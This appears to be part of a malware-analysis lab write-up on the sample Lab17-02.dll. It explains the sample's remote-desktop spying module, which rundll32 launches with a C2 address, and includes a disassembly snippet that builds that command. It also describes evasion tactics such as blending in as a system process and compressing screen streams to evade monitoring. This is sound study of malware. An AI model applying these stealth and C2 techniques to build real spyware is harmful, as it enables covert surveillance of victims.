
Here even tho the session is established and I can send the commands to the victim os, no cmd.exe process appears under the injected process (procexp.exe here).

The malware also accepts multiple other commands, such as uptime, language and enmagic which sends the current sessions’s key. “cd” uses SetCurrentDirectoryA to change where the commands will be executed next.
other than that, the malware accepts a wide variety of other spying commands. One of the heavier commands is the “startxscreen”, which opens a remote desktop session for the attacker.
“StartEXS” (often referred to as Start X-Screen) is the exported function within the malicious DLL that acts as the entry point for the Remote Desktop/Visual Spying module. Instead of running this heavy task inside the main bot process, which could cause the connection to lag or the process to crash, the malware uses rundll32.exe to “spin up” this specific function in a separate process. This provides both functional stability and a layer of stealth, as a casual observer only sees a legitimate Windows system process running. Spawning a separate host process also isolates the main communication thread from the higher CPU and memory usage of continuous screen capture.
push    offset port
lea     eax, [ebp+Filename]
push    offset C2IP
push    eax
lea     eax, [ebp+Buffer]
push    offset aRundll32ExeSSt ; "rundll32.exe %s,StartEXS %s:%s"
push    eax             ; Buffer
call    ds:sprintf
When the malware executes the string rundll32.exe Lab17-02.dll,StartEXS C2IP:PORT, it is telling Windows to load the DLL and jump straight to the code at the StartEXS offset. The arguments following the function name are passed into the function so it knows where to “phone home” with the video data. Using rundll32 also helps the activity blend with legitimate administrative or system behaviors where DLL exports are invoked this way.
Once StartEXS is running, it initializes the Windows Graphics Device Interface (GDI) to “scrape” the desktop. It creates a “Device Context” (DC) for the display, which is essentially a handle that allows the code to read the pixel data of the screen. Because sending raw, uncompressed screenshots over port 80 would be incredibly slow and noisy on a network monitor, the module uses the MPG4 (MPEG-4) compressor. It treats the desktop like a live movie, encoding the changes between frames and streaming them back to the C2 server in a compressed binary format. This approach reduces bandwidth while still providing near real-time visibility of user activity.
Conclusion
In summary, Lab17-02.dll represents a sophisticated piece of malware designed for persistence, stealth, and remote control, leveraging techniques like anti-VM checks, DLL injection, service hijacking, and custom C2 protocols to maintain long-term access on compromised systems. Its modular installation options (InstallRT, SA, SB) allow flexibility in deployment, while features such as encrypted command handling, reverse shells, and remote desktop capabilities make it a potent tool for espionage or further exploitation.